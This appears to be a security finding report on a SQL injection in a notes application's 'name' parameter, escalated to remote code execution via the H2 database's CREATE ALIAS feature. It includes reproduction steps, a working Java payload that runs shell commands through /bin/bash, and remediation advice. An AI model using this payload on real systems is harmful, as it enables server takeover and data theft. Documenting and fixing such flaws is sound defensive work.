Created By: [Mritunjay Kumar]

SQL Injection to Remote Code Execution

Description

A SQL injection vulnerability exists due to unsafe handling of user-supplied input in database queries. By injecting crafted SQL, an attacker can exploit H2 DB feature specifically CREATE ALIAS to execute arbitrary Java code. This allows the creation of a malicious alias that runs operating system commands via the database engine, resulting in remote code execution (RCE) on the underlying server with the privileges of the database process.

The application provides us an option to create notes. An existing note can be viewed. The request to view notes has a parameter called “name”. The name of the note is passed in it. The same is vulnerable to SQL Injection.

This SQL Injection could be escalated to RCE due to an inherent flaw in H2 DB Engine.

Steps to reproduce:

1. The query can be broken by passing a single quote. The application shows a 500-response code depicting an internal server error.


2. The query can be balanced through trailing --. It was further found that the result of 3 columns were present in the response through the order by clause. The db user can be found out through the user() function.

3. The below mentioned payload can be used to create a function in the DB Engine to escalate the vulnerability to RCE

```
'; CREATE ALIAS EXEC AS
    'String e(String cmd) throws java.io.IOException {
      String[] c = {"/bin/bash","-c",cmd};
      Process p = Runtime.getRuntime().exec(c);
      java.io.InputStream stdIn = p.getInputStream();
      java.io.InputStreamReader isr = new java.io.InputStreamReader(stdIn);
```

Created By: [Mritunjay Kumar]

```
        java.io.BufferedReader br = new java.io.BufferedReader(isr);
        String result = "";
        String line = "";
        while ((line = br.readLine()) != null)
          result += line;
        return result;
      }'; --
```



Once the function is created, we can pass our shell commands.

Impact:

1. The whole db can be dumped including the sensitive information about the concerned application and its users.
2. Since shell commands can be run over the server so it can be taken over. The attacker can now get inside the internal network of the organization.

Solution:

1. This issue arises because of the concatenation of user-controlled value into a SQL query. This should be discouraged and replaced by the usage of parameterized query for handling user supplied input.
2. The “Create Alias” functionality in H2 needs to be disabled. It can be done by starting H2 with the below flag:
   -Dh2.disableAlias=true

Reference:
https://www.linkedin.com/pulse/sql-injection-remote-code-execution-h2-kanokwut-thanadkarn-xps7c/